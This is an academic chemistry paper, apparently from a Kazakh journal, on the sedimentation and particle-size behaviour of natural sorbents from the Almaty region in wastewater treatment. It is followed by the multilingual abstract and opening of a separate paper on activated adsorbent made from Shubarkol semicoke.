Introduction. Decontamination of industrial wastewater from heavy and toxic metal ions is carried out by traditional reagent, sorption and membrane technologies [1-2]. One of the simple, cheap, affordable and highly effective methods is sorption purification. The composition of natural sorbents was previously determined by X-ray phase analysis method [3]. In the work under consideration, colloidal-chemical parameters for wastewater treatment were studied: pH value of solutions, particle sizes in suspensions, particle sedimentation rate [4].

Adsorbent - natural sorbents: lime water, diatomite (Ile), red bentonite (Mukre), bentonite-montmorillonite (Sredniy Tentek) and zeolite (Maytobe field) were taken to study the parameters of the wastewater system. The pH value of the wastewater was recorded before and after treatment with milk of lime and sorbents. The presence of a highly acidic environment ($\text{pH} \approx 1$) in the sewage solution before treatment is due to the high concentration of sulfate ions, because the composition changes according to the formation of insoluble sediments when treated with an alkaline reagent. During the treatment of wastewater with a natural sorbent, the concentration of such sulfate ions

was shown to decrease. A spectrophotometric study of the waste water and sorbent system was carried out in the research work. Using the spectrometric method, it was determined that the rate of sedimentation of sorbents in wastewater is equal to the maximum - 1.4 units for diatomite and the minimum value - 0.8 units for zeolite. The conclusion of the spectrophotometric research revealed that it is possible to choose the selected sorbents for wastewater treatment.

Sedimentation analysis of distilled and wastewater was carried out to determine the amount of particles in sorbent suspensions. According to the analysis results, it was found that the main size of bentonite-montmorillonite, diatomite and zeolite particles is close to each other. Here, most of the suspensions contain particles whose sizes vary from $2.5 \cdot 10^{-5}$ m to $4.5 \cdot 10^{-5}$ m. In this series of adsorbents, bentonite (Mukry) differs in terms of particle sizes, it contains particles with an average size of $15-17 \cdot 10^{-5}$ m. In addition, there are also the largest particles, the size of which reaches $60 \cdot 10^{-5}$ m. During the sedimentation analysis of these suspensions in wastewater, the amount of bentonite-montmorillonite and red bentonite particles decreases compared to pure water. For the first mineral,

the diameter in tap water is $1.5 \cdot 10^{-5}$ m (diameter in distilled water is $2.5 \cdot 10^{-5}$ m), for red bentonite the diameter is $10 \cdot 10^{-5}$ m (diameter in distilled water is $15-17 \cdot 10^{-5}$ m). The decrease in the particle size of the studied minerals is directly related to their self-dispersion due to the destruction of the layered structure under the influence of water molecules and ions in the wastewater.

Materials and methodology. Natural minerals of Almaty region were used to study the colloidal-chemical parameters in the wastewater-sorbent system. Diatomaceous earth is a light gray powder. The density is 1.4 g/cm^3 . Red bentonite from Mukri is a brown or reddish clay. Density - 1.03 g/cm^3 . Bentonite - montmorillonite dark gray mud (Middle Tentek). The density is 1.8 g/cm^3 . Zeolite is a dark brown powder (Maytobe). The density is 1.9 g/cm^3 [5]. One of the most important characteristics of solutions is the pH value. In the study, indicators before and after the treatment of wastewater with milk of lime were determined. For untreated wastewater, the environment is equal to $\text{pH} \approx 1$, that is, it indicates a very acidic environment. This is because untreated wastewater has a high concentration of strong acid anions. After cleaning the wastewater containing sulfate ions with milk of lime, the pH value of the medium changed to 9.98, that is, it changed to an alkaline medium. Such a sharp change in the acidity of the environment is explained by the effect of the $\text{Ca}(\text{OH})_2$ reagent, as a result of which the acid anions in it bind with the Ca^{2+}

ion and form an insoluble precipitate, that is, metal hydroxides, which determines the high pH value of the environment in waste water [6]. In the considered scientific work, the pH of wastewater was determined with natural sorbents. For all types of sorbents, pH values were approximately 1.3-1.6, which means that natural sorbents are not adsorbed by acid residue. At the same time, a spectrophotometric study of the wastewater and sorbent system was conducted.

Discussion and results. The sedimentation rate of sorbents in wastewater was determined using the spectrometric method. The sedimentation rate is one of the most important characteristics of wastewater treatment with sorbents. High turbidity of water after purification is a negative factor [7]. The time dependence graph of the optical density of the wastewater-sorbent system is shown (Figure 1). As can be seen from Figure 1, the optical density is also different for different suspensions of sorbents in wastewater. It can be seen that the optical density of lime water is lower compared to other sorbents. This is because a 5% solution of lime water is a slightly cloudy white solution. In the optical density curve, this adsorbent settles maximally in 400 seconds, but the density of the solution changes by only 0.4 units. This is due to the presence of milk of lime ($\text{Ca}(\text{OH})_2$) suspension particles, that is, it indicates the retention of the muddy form of the wastewater solution after treatment.




Figure 1 - Dependence of optical density of suspensions of sorbents in wastewater
1-lime water, 2-red bentonite, 3-bentonite montmorillonite, 4-zeolite, 5-diatomite

The initial and optical density values are close to red bentonite. Because the duration of the deposition is 2.5-3 hours. In general, the optical density of red bentonite decreases by 0.8 units. For bentonite-montmorillonite, zeolite and diatomite, optical density values are high in the initial part of the curves, that is, optical density value is greater than one ($D>1$). The reason for this is that at the beginning of the experiment, a muddy suspension is formed and the optical density increases. Montmorillonite has a long settling time like red bentonite, taking 2 hours for complete precipitation. Optical density decreases by 1.5 units.

Optical density for zeolite sorbent decreased by 1.8 units. In waste water, zeolite sorbent settles maximally after 2.5 hours. In general, it should be noted that the curves of bentonite-montmorillonite and zeolite lie

above other adsorbents, which means that the turbidity of the solution decreases slowly and, accordingly, the sedimentation rate of these suspension particles is low. The reason for this may depend on the size of the dispersed phase of the minerals.

The sedimentation rate of particles is high in diatomite suspension. The optical density of this mineral drops sharply from 1.48 to 0.18 within 15 minutes and completely settles after 2.5 hours. Compared to other suspensions, optical density in diatomite suspension is equal to 0.05, that is, it has the lowest value. A decrease in the curve in the graph indicates that the diatomite particles are larger in size than other sorbents. Using the results in the graph, the rate of decrease in optical density was calculated and listed in Table 1.

Table 1 – Rate of change in optical density in different suspensions

Adsorbent suspension	Optical density change rate
Lime milk	$1.50 \cdot 10^{-5}$
Red Bentonite	$0.75 \cdot 10^{-5}$
Montmorillonite	$1.11 \cdot 10^{-5}$
Zeolite	$0.80 \cdot 10^{-5}$
Diatomite	$1.40 \cdot 10^{-5}$




Figure 2 - Bentonite-montmorillonite sediment curve in distilled water

Table 1 shows that the rate of change in optical density for lime milk and diatomite is close, and in this series they are of maximum importance. In red bentonite and zeolite, the values of the rate of change determined by optical density are the lowest, the intermediate velocity of montmorillonite is characterized by a characteristic. Based on this data, diatomite is the fastest-growing sorbent compared to lime milk suspension. As noted above, in the

process of purification of lime with milk, the slurry of runoff water remains, which is a negative factor. Sedimentation analysis was carried out on each of them to determine the amount of particles in the sorbent suspensions. Figure 2 shows the deposition curve of bentonite-montmorillonite in distilled water. The sediment curve indicates dependence on the time-to-time change in the mass of the sediment.

Table 2 - Data for calculating the size of fractions and percent of fractions

m, mg	t, c	d, m 10 ⁻⁵	Q%
30	5	11	21.7
55	30	6.7	39.8
70	60	3.8	50.7
95	90	3	68.8
110	125	2.5	79.7
128	180	2.3	92.7
130	240	1.9	94.2
135	330	1.4	97.8
137	450	1.2	99.2




Figure 3 - Distribution curve of differential particle sizes in the system:
bentonite-montmorillonite – distilled water




Figure 4 - Diatomite disobeyed water deposition curve

You can see in the graph that the changes in the sedimentary mass in the initial time period are negligible. The size of the particles in this suspension (d, m) and the relative mass of the sediment [8] are calculated according to the methodology, the percentage of fractions with different diameter of particles ($Q\%$) is given in Table 2 within m there are particles that change in diameter of particles. To get a visual representation

of the distribution of particle sizes in the system, a differential distribution curve is inserted, which is the diameter dependency of the mass distribution function $F = |\Delta Q / \Delta d|, dQ/dd$ (in threshold value). In other words, from this graph you can determine the most likely amount of particles that will be in the polydisperse system, as well as the smallest and largest dimensions of the particles. The graph for bentonite-montmorillonite

is shown in Figure 3.

As the graph shows, the most likely particle size for bentonite-montmorillonite is $2.5-3.0 \cdot 10^{-5}$ m in diameter, the minimum particle size is $1.2-1.4 \cdot 10^{-5}$ m, And the maximum particle size is $11 \cdot 10^{-5}$ m, figure 4, table 3, and figure 5 show the results of diatomite

suspension. will undergo significant changes. The particles calculated along the sediment curve are larger in size than bentonite-montmorillonite. You can see that most of the differential curve consists of parts $3.1-4.5 \cdot 10^{-5}$ m in size, $1.4 \cdot 10^{-5}$ m in size, and $16 \cdot 10^{-5}$ m maximum (Fig. 5).

Table 3 - Fraction sizing data and percent of fractions

m, mg	t, c	d, m 10^{-5}	Q%
13	5	16	7.5
22	30	9.59	12.7
65	65	5.4	37.7
92	150	4.2	53.4
120	210	3.6	69.7
130	450	3.1	75.5
140	570	2.6	81.3
151	810	2	87.7
172	930	1.4	99.5




Figure 5 - The spread curve of the differential particle sizes in the system:

diatomite - distilled water

The data on bentonite is shown in figures 6, 7 and table 4. The initial cut of the curve in Figure 6 has little change in values, that is, at the beginning of the experiment the sediment forms very quickly, and the particle dimensions must be large, respectively, this forecast is confirmed by calculations (Table 4), according to which the dimensions of the specified particles reach $60 \cdot 10^{-5}$ m.

The possible size of the parts is $15-17 \cdot 10^{-5}$ m, the minimum is $5 \cdot 10^{-5}$ m. In this case, with spectrophotometric measurements, the dependence curve for bentonite should have decreased more

sharply than the diatomite curve, the reason for the gradual decrease in the optical density of bentonite and montmorillonite is the liophilic systems that are distributed in water. Montmorillonite is the main component of bentonite. They belong to hard-working silicates, which is explained by their easy swelling in the water. Since the structure of the layer consists of silicon-oxygen tetrahedrons and alumohydroxyl octaedres, and there is a weak connection between them, various ions enter the inter-package space, along with water molecules during swelling. The area of the specific surface of the montmorillonite is large

(600-800 m²/g) and is characterized by the ability to exchange 80–150 mmol eq/100 g of cations [9]. This will gradually dispersion, which will lead to a higher silting of the solution, therefore, in the graph this is explained by a sharp decrease in optical density in the suspension of clays.




Figure 6 - Red Bentonite deposition curve in distilled water

Table 4 – Data for calculating the size of fractions and percentage of fractions

m, mg	t, c	d, m 10 ⁻⁵	Q%
12	5	60	13
20	30	35	21
30	150	20	32
49	330	15	52
79	510	13	85
82	630	11	88
85	690	9	91
87	720	7	94
90	840	5	98




Figure 7 - The differential distribution curve of particle sizes in the system:
red bentonite – disobeyed water

Figures 8, 9 and Table 5 show the results of the sedimentation analysis of the ceolite, where you can also note

minor changes in the initial part of the curve (Figure 8), but as shown by the differential curve from this data, much of the system consists of particles measuring $3.0\text{--}3.6 \cdot 10^{-5}$ m.




Figure 8 - Sediment curve in purified water of zeolite (Maitobe deposit)

Table 5 Table - Fraction sizing data and percent of fractions

m, mg	t, c	d, m 10^{-5}	Q%
42	5	34	25,6
68	30	6,3	41,46
101	90	3,6	61,58
140	210	2,8	85,36
145	280	2,4	88,4
150	360	2,1	91,5
159	480	1,8	96,9
160	540	1,3	97,5
162	750	2,1	98,1




Figure 9 – The spread curve of differential particle sizes in the system:

ceolite-distilled water

After determining the amount of particles of natural sorbents presented above in distilled water, particles of natural sorbents were detected in the wastewater. All the graphs and calculations were carried out in accordance with the previous practice.

As a result of the sedimentation study of natural sorbents in distilled and wastewater, the amount of suspended particles of bentonite - montmorillonite and bentonite is reduced compared to the pure water, the diameter of the first mineral in distilled water is $2.5 \cdot 10^{-5}$ m. the diameter in runoff water decreased by $1.5 \cdot 10^{-5}$ m. The diameter of red bentonite in discolored water was $15-17 \cdot 10^{-5}$ m, and the diameter in runoff water was $10 \cdot 10^{-5}$ m. decreased. The decrease in particle content of minerals may be related to the spontaneous violation of the complex structure of ions and water molecules containing wastewater. The structure of diatomite and zeolite minerals did not disperse in the aquatic environment due to the strong structure, so in the sedimentation analysis, the amount of suspension particles of these minerals in distilled water and wastewater did not change much. Thus, the sedimentation analysis showed that suspensions of natural adsorbents belong to polysystems. This conclusion is explained by the fact that by spectrophotometric method, optical density

decreases slowly over time.

Conclusion. Natural minerals of Almaty region: bentonite - montmorillonite (Sredniy Tentek deposit), red bentonite (Mukry deposit), zeolite (Maitobe deposit) and diatomite (Ili deposit) were extracted in the proposed study. For the treatment of natural minerals from industrial wastewater from heavy and toxic metal ions, the sorption properties were preliminarily studied using spectrophotometric and sedimentation methods. By spectrophotometric method, it was determined that the deposition rate of natural sorbent suspensions is equal to the maximum value for diatomite - 1.4 units and the minimum for the zeolite - 0.8 units. The results of the spectrophotometric study revealed that these sorbents can be selected for wastewater treatment. Sedimentation analysis of distilled and wastewater was carried out to determine the amount of particles in sorbent suspensions. According to the results of the analysis, bentonite-montmorillonite, diatomite and zeolite are close to each other in terms of the composition of the main particles.

It was determined that natural minerals from Almaty region have a high sorption properties, that is, industrial wastewater can be used for sorption treatment.

References

1. Mohamed O.A., Youssouf D.S. Waste Water Treatment in Chemical Industries: The Concept and Current Technologies. Awaleh and Soubaneh.- Hydrol Current Res.-2014.-Vol.5, Iss.1.-pp.1-12. [In Eng.]. DOI: 10.4172/2157-7587.1000164
2. Boriskov D., Efremova S., Komarova N., Tikhomirova E., Bodrov A. Applicability of the modified diatomite for treatment of wastewater containing heavy metals. Web of Conferences, ICEPP2021. - Vol.247, No 4. [In Eng.]. <https://doi.org/10.1051/e3sconf/202124701052>
3. M.G. Murzagalieva, N.S. Ashimhan, A.K. Tanybaeva, A.A. Rysmagambetova. Aryndy sulardy sorbcijalyk tazartu yshin tabiri mineraldardyn adsorbcijalyk qasietin fizika-himijalyk zertteu.- Chem. J. Kaz.-2022.- Vol.4(80).- str. 15-25. [In Kaz.]. DOI: <https://doi.org/10.51580/2022-3/2710-1185.90>
4. Bokiev B.R., Huzhaev P.S., Sharipov Sh.K., Murodov P.H. Sorbcionnyj metod ochistki stochnyh vod.- B'ulleten' nauki i praktiki.- 2018.- T.4, №7.- str. 2-7. [In Russ.]. <https://cyberleninka.ru/article/n/sorbtsionnyj-metod-ochistki-proizvodstvennyh-stochnyh-vod>
5. «Wikipedia. Free encyclopedia» Data poslednego dostupa: fevral' 2016 goda. [In Russ.]. <http://www.wikipedia.org>.
6. Mogens Hense, Poul Harremoes, Jes la Cour Jansen, Eric Arvin Wastewater treatment.- Biological and Chemical Processes. – Springer.-2020.- 421 p. [In Eng.]. https://www.researchgate.net/publication/48447747_Wastewater_Treatment_Biological_and_Chemical_Processes
7. Rosental O.M., Dmitruk V.I. Corporate quality measurement for analysis of stability of industrial water use and reliability of water control. -Journal of Water Chemistry and Technology.- 2015.- Vol.36, Iss. 6.- pp 280–283. [In Eng.]. DOI:10.3103/S1063455X14060046

8. Yu.I. Tarasevich, E.V. Aksenenko. Interaction of water molecules with hydrophilic and hydrophobic surfaces of colloid particles.- Journal of Water Chemistry and Technology.- 2015.- Vol.37, Iss.5. - pp 224–229. [In Eng.]. <http://dx.doi.org/10.3103/S1063455X15050033>

9. Vezencev A.I. Adsorbcionnye svoystva produktov obogashheniya prirodnyh montmorillonit sodержashhih glin. Belgorod: Belgorodskij gosudarstvennyj nacional'nyj issledovatel'skij universitet. -2011.- str.103-108. [In Russ.]. http://dspace.bsu.edu.ru/bitstream/123456789/46447/1/Vezentsev_Adsorb.pdf

Information about the authors

Murzagaliev M. - Candidate of Chemical Sciences, Asfendiyarov Kazakh National Medical University, Almaty, Kazakhstan, e-mail: m_murzagalieva@mail.ru;

Ashimkhan N. - Candidate of Chemical Sciences, Asfendiyarov Kazakh National Medical University, Almaty, Kazakhstan, e-mail: nazgul.ashimkhan@mail.ru;

Sapiyeva A. - Candidate of Chemical Sciences, Astana Medical University, Astana, Kazakhstan, e-mail: ardaksapieva73@mail.ru;

Tanybaeva A. - Candidate of Chemical Sciences, Al-Farabi Kazakh National University, Almaty, Kazakhstan e-mail: ainur.tanybaeva@kaznu.kz

Daribaeva G. - PhD, Almaty Technological University, e-mail: daribaeva.80@mail.ru

Авторлар туралы мәліметтер

Мурзағалиева М.Г. - Химия ғылымдарының кандидаты, С.Д. Асфендияров атындағы Қазақ ұлттық медициналық университеті, Алматы, Қазақстан, e-mail: m_murzagalieva@mail.ru;

Ашимхан Н.С. - Химия ғылымдарының кандидаты, С.Д. Асфендияров атындағы Қазақ ұлттық медициналық университеті, Алматы, Қазақстан, e-mail: nazgul.ashimkhan@mail.ru;

Сапиева А.О. - Химия ғылымдарының кандидаты, ²Астана Медициналық университеті, Астана, Қазақстан, e-mail: ardaksapieva73@mail.ru;

Таныбаева А.К. - Химия ғылымдарының кандидаты, әл - Фараби атындағы Қазақ ұлттық университеті, Алматы, Қазақстан, ainur.tanybaeva@kaznu.kz

Дарибаева Г.Т. - PhD, Алматы технологиялық университеті, Алматы, Қазақстан, e-mail: daribaeva.80@mail.ru.

PRODUCTION OF ACTIVATED ADSORBENT BASED ON SEMICOKE FROM THE COAL SHUBARKOL DEPOSIT FOR GAS PURIFICATION

M.K. Kazankapova^{1,2}, B.T. Yermagambet¹, Zh.T. Dauletzhanova^{1,2*}, A.M.Kaleno¹,
Zh.M. Kassenova^{1,2}

¹LLP "Institute of Coal Chemistry and Technology", Astana, Kazakhstan,

²Kazakh University of Technology and Business named after K. Kulazhanov, Astana, Kazakhstan,
e-mail: coaltech@bk.ru

Various types of raw materials, including plant precursors, coal raw materials, solid fuel combustion residues, coal mining waste, coke fines, and others, are used for the production of porous carbon materials. One important type of porous carbon materials is microporous sorbents, which have a high volume of micropores. These pores provide carbon materials with the ability to effectively adsorb low-molecular-weight gases and possess molecular sieving properties, allowing their use in gas separation processes.

The main method of increasing the porosity of sorbents and reducing pore sizes is the activation of sorbents at high temperatures using inert gases. This process increases the activity, capacity, and specific surface area of sorbents. The specific surface area of solid bodies plays a key role in their sorption properties at low and medium pressures. The use of activating agents, such as water vapor, in the thermal treatment processes of carbonaceous materials is a promising method for obtaining porous carbon materials.

Keywords: activated carbon, coke, semicoke, pyrolysis, coking, activation, sorbent.

ГАЗ ТАЗАЛАУ ҮШІН ШҰБАРҚӨЛ КӨМІР КЕНІ НЕГІЗІНДЕГІ ЖАРТЫЛАЙ КОКСТАН БЕЛСЕНДЕНДІРІЛГЕН АДСОРБЕНТ ӨНДІРУ

Казанкапова М.К.^{1,2}, Ермағамбет Б.Т.¹, Даулетжанова Ж.Т.^{1,2*}, Каленова А.М.¹, Касенова Ж.М.^{1,2}

¹«Көмір химиясы және технологиясы институты» ЖШС, Астана, Қазақстан,

²Қ.Құлажанов атындағы Қазақ технология және бизнес университеті, Астана, Қазақстан,
e-mail: coaltech@bk.ru

Кеуекті көміртекті материалдарды өндіру үшін шикізаттың әртүрлі түрлері, соның ішінде өсімдік прекурсорлары, көмір шикізаты, қатты отынның жану қалдықтары, көмір өндіру қалдықтары, кокс үгінділері және т.б. Кеуекті көміртекті материалдардың маңызды түрлерінің бірі микрокеуектердің үлкен көлеміне ие микрокеуекті сорбенттер болып табылады. Бұл кеуектер көміртекті материалдарға төмен молекулалық газдарды тиімді адсорбциялау мүмкіндігін береді және молекулалық елеуіш қасиеттеріне ие, бұл оларды газды бөлу процестерінде қолдануға мүмкіндік береді.

Сорбенттердің кеуектілігін арттырудың және кеуек өлшемдерін азайтудың негізгі әдісі сорбенттерді жоғары температурада инертті газдармен белсендіру болып табылады.

Бұл процесс адсорбенттердің белсенділігін, сыйымдылығын және меншікті бетінің ауданын арттырады. Төмен және орташа қысымда олардың сорбциялық қасиеттерінде қатты денелердің меншікті бетінің ауданы шешуші рөл атқарады. Көміртекті шикізатты термиялық өңдеу процестерінде су буы сияқты активтендіргіштерді қолдану кеуекті көміртекті материалдарды алудың перспективалы әдісі болып табылады.

Негізгі сөздер: белсендірілген көмір, кокс, жартылай кокс, пиролиз, кокстеу, адсорбент.

ПРОИЗВОДСТВО АКТИВИРОВАННОГО АДСОРБЕНТА ИЗ ПОЛУКОКСА НА ОСНОВЕ УГЛЯ МЕСТОРОЖДЕНИЯ ШУБАРКОЛЬ ДЛЯ ОЧИСТКИ ГАЗОВЫХ СРЕД

Казанкапова М.К.^{1,2}, Ермагамбет Б.Т.¹, Даулетжанова Ж.Т.^{1,2*}, Каленова А.М.¹,
Касенова Ж.М.^{1,2}

¹ТОО «Институт Химии угля и технологии, Астана, Қазақстан,

²Казахский университет технологии и бизнеса имени К. Кулажанова, Астана, Казахстан,
e-mail: coaltech@bk.ru

Для производства пористых углеродных материалов используют различные виды сырья, включая растительные прекурсоры, каменноугольное сырье, отходы сжигания твердого топлива, отходы угледобычи, коксовую крошку и другие. Одним из важных типов пористых углеродных материалов являются микропористые сорбенты, которые обладают высоким объемом микропор. Эти поры обеспечивают углеродному материалу способность эффективно адсорбировать низкомолекулярные газы и обладать молекулярно-ситовыми свойствами, что позволяет их использовать в газоразделительных процессах.

Основной метод увеличения пористости сорбентов и снижения размеров пор - это активация сорбентов при высоких температурах с помощью инертных газов. Этот процесс увеличивает активность, емкость и удельную поверхность адсорбентов. Удельная поверхность твердых тел играет ключевую роль в их сорбционных свойствах при низких и средних давлениях. Использование активирующих агентов, таких как водяной пар, в процессах термической обработки углеродистого сырья является перспективным методом получения пористых углеродных материалов.

Ключевые слова: активированный уголь, кокс, полукокс, пиролиз, коксование, активация, адсорбент.

Introduction. A substantial deficit of high-quality carbon materials, particularly carbon reductants essential for electrothermal processes such as ferroalloy, silicon, and steel production, persists both domestically and internationally. This scarcity stems from the closure, during the 1990s, of semicoke-producing enterprises in Russia (including the Angarsk and Chermkhovo coke and gas plants, each boasting an annual output of 2 million tons of semicoke) and in Eastern Germany. Factors contributing to this cessation encompass the physical deterioration of equipment (notably, coke ovens in Germany constructed during the 1930s-1940s, and plants in Russia relocated from Germany as reparations following World War II), environmental risks associated with production, and the absence of contemporary, efficient, and ecologically sustainable technologies.

The dwindling supply of metallurgical coke has precipitated a surge in its prices. In 2004 alone, the average price of coke across various grades skyrocketed from \$80 per ton to \$250 per ton. This upward trajectory is anticipated to persist, given that by 2010, the resources of nearly all coke plants will have been depleted, and reserves of valuable grades of coking coal (including grades K, KZh, KS) will have been exhausted. Notably, there exists a significant potential for semicoke exportation. In 2004, amidst a shortage of this product, prices for carbon reductants soared to \$300 per ton in Germany, Norway, and Japan. Additionally, in 2017, Russia witnessed a production

volume of 10,468 tons of activated carbons, marking a 10.8% increase compared to the previous year.

